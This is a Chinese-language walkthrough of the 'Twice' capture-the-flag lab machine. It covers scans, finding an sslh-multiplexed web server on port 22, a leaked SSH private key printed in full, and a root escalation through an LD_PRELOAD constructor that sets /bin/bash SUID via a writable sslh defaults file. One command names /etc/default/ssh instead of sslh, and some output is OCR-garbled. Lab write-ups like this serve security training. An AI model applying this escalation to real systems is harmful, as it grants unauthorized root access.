


Twice

目标10.24.69.177 (后面重置靶机变成10.24.69.66)




常规扫描

就一个22端口？

```
< Anonymous on Monday at 8:46 AM
> { ■ C: = Penetration = ScanTools = Nmap } * nmap.exe -sS -sV -sC -O -p- -T4 -n -oA fullscan 10.24.69.177 0s ▸ MEM: 68% (5.
Starting Nmap 7.97 ( https://nmap.org ) at 2026-04-13 08:46 +0800
Nmap scan report for 10.24.69.177
Host is up (0.00081s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
MAC Address: 08:00:27:20:72:F0 (Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

访问一下22端口试试看



啥也没有

这里卡了很久, 后来才发现不能太相信浏览器了, 还是得curl

```
□ kali on Monday at 3:05 PM
0s □ MEM: 20.92% (0/3GB)
□ { □ home } □ curl -v http://10.24.69.66:22
* Trying 10.24.69.66:22...
* Connected to 10.24.69.66 (10.24.69.66) port 22
* using HTTP/1.x
> GET / HTTP/1.1
> Host: 10.24.69.66:22
```

```

> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Mon, 13 Apr 2026 07:05:49 GMT
< Server: Apache/2.4.62 (Debian)
< Last-Modified: Sun, 29 Mar 2026 00:10:23 GMT
< ETag: "10-64ele8f7677ca"
< Accept-Ranges: bytes
< Content-Length: 16
< Content-Type: text/html
<
Congratulations
* Connection #0 to host 10.24.69.66 left intact

```

正常应该返回

一个 SSH 版本字符串（如 `SSH-2.0-OpenSSH...`），但是这里返回了 200 OK

说明这里还有一个 web 服务器，22 端口还运行着一个分发器（后面可以知道是 sshd），其逻辑是：

根据你发送的第一个数据包特征来判断你的意图。如果你发的是 SSH 握手包，它转给 SSH 服务；如果你发的是 HTTP 请求，它转给 Web 服务（Apache）。

这样的话就可以对 22 端口进行端口扫描了

```

❏ kali on Monday at 10:42 AM
0s ❏ MEM: 19.62% (0/3GB)
❏ { ❏ home } ❏ ./scan.sh
请输入要扫描的网址: http://10.24.69.177:22/

```

```

  _ _ _ _ _
|_| |_| |_|) |_| | / \
|_| |_| | \ | \ | \ ,   / \ \ / | | \ |
by Ben "epi" Risher 🐼      ver: 2.13.1

```

Target Url	http://10.24.69.177:22/
------------	-------------------------

🚩	In-Scope Url	10.24.69.177
🚀	Threads	50
📖	Wordlist	/usr/share/seclists/Discovery/We
b-Content/raft-medium-directories.txt		
🔥	Status Codes	All Status Codes!
💣	Timeout (secs)	7
🐘	User-Agent	feroxbuster/2.13.1
🔍	Extract Links	true
💰	Extensions	[php, html, txt, zip, bak]
🏁	HTTP methods	[GET]
🔄	Recursion Depth	2

🏁 Press [ENTER] to use the Scan Management Menu™

```

403      GET      9l      28w      277c Auto-filtering fou
nd 404-like response and created new filter; toggle off with
--dont-filter
404      GET      9l      31w      274c Auto-filtering fou
nd 404-like response and created new filter; toggle off with
--dont-filter
200      GET      1l      1w      16c http://10.24.69.17
7:22/
200      GET      3l      6w      706c http://10.24.69.17
7:22/backup.zip
200      GET      1l      1w      16c http://10.24.69.17
7:22/index.html
200      GET      122l    352w    7029c http://10.24.69.17
7:22/server-status
[#####] - 37s    180000/180000  0s      found:4
errors:21592
[#####] - 36s    180000/180000  4937/s  http://
10.24.69.177:22/

```

找到了一个backup.zip，下载并解压（gunzip）可以看到是一个ssh私钥，用户是cyl-love，用这个私钥进行登陆

```
< kali on Monday at 10:57 AM
> { home } cat id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAAAAwAAAtzc2gtZW
QyNTUxOQAAACA0j2572/tCLfHeT69ZHrshlKzpRLjvT7VxCOD7kh7E8QAAAAJhClDZnQpQ2
ZwAAAAAtzc2gtZWQyNTUxOQAAACA0j2572/tCLfHeT69ZHrshlKzpRLjvT7VxCOD7kh7E8Q
AAAEBiC8Y0FCRmWZR7Jg9b2ITBZ+U/gZ47v0NK0e0zCr1k0w6Pbnvb+0It8d5Pr1keuyGU
r0lEu09PtXEI4PuSHsTxAAAAADmN5bC1sb3ZlQFR3aWNlAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
```

得到第一个flag：flag{user-011810bbcc7a187174fc4aeee0fddf8a}

```
< kali on Monday at 11:00 AM
> { home } ssh -i id_ed25519 cyl-love@10.24.69.177
Linux Twice 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
cyl-love@Twice:~$ cat user.txt
flag{user-011810bbcc7a187174fc4aeee0fddf8a}
cyl-love@Twice:~$ sudo -l
```

sudo -l发现可以重启机器

```
cyl-love@Twice:~$ sudo -l
Matching Defaults entries for cyl-love on Twice:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cyl-love may run the following commands on Twice:
    (ALL) NOPASSWD: /usr/sbin/reboot
```

ps -eF查看一下进程信息

```
cyl-love@Twice:~$ ps -eF
UID          PID    PPID  C   SZ   RSS  PSR  STIME  TTY          0
TIME CMD
root           1        0  0 24710 10264    0 20:45 ?          0
0:00:01 /sbin/init
root           2        0  0     0     0    0 20:45 ?          0
0:00:00 [kthreadd]
root           3        2  0     0     0    0 20:45 ?          0
0:00:00 [rcu_gp]
root           4        2  0     0     0    0 20:45 ?          0
0:00:00 [rcu_par_gp]
```

root	6	2	0	0	0	0	20:45	?	0
0:00:00 [kworker/0:0H-kblockd]									
root	8	2	0	0	0	0	20:45	?	0
0:00:00 [mm_percpu_wq]									
root	9	2	0	0	0	0	20:45	?	0
0:00:00 [ksoftirqd/0]									
root	10	2	0	0	0	0	20:45	?	0
0:00:00 [rcu_sched]									
root	11	2	0	0	0	0	20:45	?	0
0:00:00 [rcu_bh]									
root	12	2	0	0	0	0	20:45	?	0
0:00:00 [migration/0]									
root	14	2	0	0	0	0	20:45	?	0
0:00:00 [cpuhp/0]									
root	15	2	0	0	0	0	20:45	?	0
0:00:00 [kdevtmpfs]									
root	16	2	0	0	0	0	20:45	?	0
0:00:00 [netns]									
root	17	2	0	0	0	0	20:45	?	0
0:00:00 [kauditd]									
root	18	2	0	0	0	0	20:45	?	0
0:00:00 [khungtaskd]									
root	19	2	0	0	0	0	20:45	?	0
0:00:00 [oom_reaper]									
root	20	2	0	0	0	0	20:45	?	0
0:00:00 [writeback]									
root	21	2	0	0	0	0	20:45	?	0
0:00:00 [kcompactd0]									
root	22	2	0	0	0	0	20:45	?	0
0:00:00 [ksmd]									
root	23	2	0	0	0	0	20:45	?	0
0:00:00 [khugepaged]									
root	24	2	0	0	0	0	20:45	?	0
0:00:00 [crypto]									
root	25	2	0	0	0	0	20:45	?	0
0:00:00 [kintegrityd]									

root	26	2	0	0	0	0	20:45	?	0
0:00:00 [kblockd]									
root	27	2	0	0	0	0	20:45	?	0
0:00:00 [edac-poller]									
root	28	2	0	0	0	0	20:45	?	0
0:00:00 [devfreq_wq]									
root	29	2	0	0	0	0	20:45	?	0
0:00:00 [watchdogd]									
root	30	2	0	0	0	0	20:45	?	0
0:00:00 [kswapd0]									
root	48	2	0	0	0	0	20:45	?	0
0:00:00 [kthrotld]									
root	49	2	0	0	0	0	20:45	?	0
0:00:00 [ipv6_addrconf]									
root	59	2	0	0	0	0	20:45	?	0
0:00:00 [kstrp]									
root	102	2	0	0	0	0	20:45	?	0
0:00:00 [ata_sff]									
root	105	2	0	0	0	0	20:45	?	0
0:00:00 [scsi_eh_0]									
root	107	2	0	0	0	0	20:45	?	0
0:00:00 [scsi_eh_1]									
root	108	2	0	0	0	0	20:45	?	0
0:00:00 [scsi_tmf_0]									
root	110	2	0	0	0	0	20:45	?	0
0:00:00 [scsi_tmf_1]									
root	111	2	0	0	0	0	20:45	?	0
0:00:00 [scsi_eh_2]									
root	113	2	0	0	0	0	20:45	?	0
0:00:00 [scsi_tmf_2]									
root	124	2	0	0	0	0	20:45	?	0
0:00:04 [kworker/0:3-events]									
root	159	2	0	0	0	0	20:45	?	0
0:00:00 [kworker/0:1H-kblockd]									
root	189	2	0	0	0	0	20:45	?	0
0:00:00 [kworker/u3:0]									

```

root          191          2  0      0      0      0 20:45 ?          0
0:00:00 [jbd2/sda1-8]
root          192          2  0      0      0      0 20:45 ?          0
0:00:00 [ext4-rsv-conver]
root          225          1  0 28495 69076      0 20:45 ?          0
0:00:04 /lib/systemd/systemd-journald
root          250          1  0 5471 5352      0 20:45 ?          0
0:00:00 /lib/systemd/systemd-udev
root          298          2  0      0      0      0 20:45 ?          0
0:00:00 [ttm_swap]
root          301          2  0      0      0      0 20:45 ?          0
0:00:00 [irq/18-vmwgfx]
systemd+      306          1  0 22259 6176      0 20:45 ?          0
0:00:00 /lib/systemd/systemd-timesyncd
root          326          1  0 1684 2764      0 20:45 ?          0
0:00:00 /usr/sbin/cron -f
message+      327          1  0 1959 4244      0 20:45 ?          0
0:00:00 /usr/bin/dbus-daemon --system --address=systemd: --no
fork --no
root          328          1  0 55696 3940      0 20:45 ?          0
0:00:00 /usr/sbin/rsyslogd -n -iNONE
root          329          1  0 5590 7328      0 20:45 ?          0
0:00:00 /lib/systemd/systemd-logind
root          353          1  0 1810 2996      0 20:45 ?          0
0:00:00 /usr/sbin/sslh --foreground --user root --listen 0.0.
0.0 22 --
root          367          1  0 1460 1640      0 20:45 tty1        0
0:00:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root          369          353  0 1810 692      0 20:45 ?          0
0:00:00 /usr/sbin/sslh --foreground --user root --listen 0.0.
0.0 22 --
root          381          1  0 2397 5532      0 20:45 ?          0
0:00:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid
-lf /var/
root          395          1  0 27220 21224      0 20:45 ?          0
0:00:00 /usr/bin/python3 /usr/share/unattended-upgrades/unatt

```



```

ended-upg
root          414          1  0  3322  7576    0 20:45 ?          0
0:00:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startu
ps
root          420          1  0 63469 35360    0 20:45 ?          0
0:00:00 /usr/sbin/apache2 -k start
www-data      483         420  0 63489 12812    0 20:45 ?          0
0:00:00 /usr/sbin/apache2 -k start
root          4713         2  0      0      0    0 22:35 ?          0
0:00:00 [kworker/u2:0-events_unbound]
www-data      5170         420  0 63489 12776    0 22:42 ?          0
0:00:00 /usr/sbin/apache2 -k start
www-data      5174         420  0 63489 12792    0 22:42 ?          0
0:00:00 /usr/sbin/apache2 -k start
www-data      5176         420  0 63489 12768    0 22:42 ?          0
0:00:00 /usr/sbin/apache2 -k start
www-data      5210         420  0 63489 12776    0 22:42 ?          0
0:00:00 /usr/sbin/apache2 -k start
www-data      5211         420  0 63489 12768    0 22:42 ?          0
0:00:00 /usr/sbin/apache2 -k start
www-data      5215         420  0 63489 12812    0 22:42 ?          0
0:00:00 /usr/sbin/apache2 -k start
www-data      5264         420  0 63489 12776    0 22:42 ?          0
0:00:00 /usr/sbin/apache2 -k start
www-data      5265         420  0 63489 12792    0 22:42 ?          0
0:00:00 /usr/sbin/apache2 -k start
www-data      5271         420  0 63489 12776    0 22:42 ?          0
0:00:00 /usr/sbin/apache2 -k start
root          5478         2  0      0      0    0 22:45 ?          0
0:00:00 [kworker/0:1-mm_percpu_wq]
root          5485         2  0      0      0    0 22:53 ?          0
0:00:00 [kworker/u2:1-flush-8:0]
root          5490         2  0      0      0    0 22:55 ?          0
0:00:00 [kworker/0:0-ata_sff]
root          5495         2  0      0      0    0 22:58 ?          0
0:00:00 [kworker/0:2]

```

```

root          5499      369  0  1818  2408   0 23:00 ?          0
0:00:00 /usr/sbin/sslh --foreground --user root --listen 0.0.
0.0 22 --
root          5500      414  0  3579  8584   0 23:00 ?          0
0:00:00 sshd: cyl-love [priv]
cyl-love      5503        1  0  3982  8888   0 23:00 ?          0
0:00:00 /lib/systemd/systemd --user
cyl-love      5504      5503  0 24939  2424   0 23:00 ?          0
0:00:00 (sd-pam)
cyl-love      5523      5500  0  3579  4556   0 23:00 ?          0
0:00:00 sshd: cyl-love@pts/0
cyl-love      5524      5523  0  1771  3664   0 23:00 pts/0      0
0:00:00 -bash
root          5527        2  0      0      0   0 23:00 ?          0
0:00:00 [kworker/u2:2-flush-8:0]
cyl-love      5535      5524  0  2924  3236   0 23:02 pts/0      0
0:00:00 ps -eF

```

发现sslh进程（这里是我复盘之后的信息所以可能有点不一样）

猜测其会自启动，所以只需要修改配置文件，然后重启机器就可以得到root shell

去网上查一下启动脚本配置文件是/etc/default/sslh

```

-bash-5.0$ ls -la /etc/default/sslh
-rw-rw-rw- 1 root root 229 Apr 13 02:57 /etc/default/sslh

```

发现可写，所以只需要修改这个文件就可以达到提权目的

这里试了好久，最后只有一种成功了

```

cat << EOF > /home/cyl-love/1.c
#include <unistd.h>
#include <sys/stat.h>

void __attribute__((constructor)) init() {
    chmod("/bin/bash", 04755);
}

```

EOF

```
gcc -shared -fPIC -o /home/cyl-love/1.so /home/cyl-love/1.c  
echo 'LD_PRELOAD=/home/cyl-love/1.so' >> /etc/default/ssh
```

重启机器，然后查看/bin/bash

```
-bash-5.0$ ls -la /bin/bash  
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
```

成功提权

```
-bash-5.0$ /bin/bash -p  
bash-5.0# id  
uid=1000(cyl-love) gid=1000(cyl-love) euid=0(root) groups=100  
0(cyl-love)  
bash-5.0# cat /root/root.txt  
flag{root-38ccdff8dfaef4775b871b1d04450c32}
```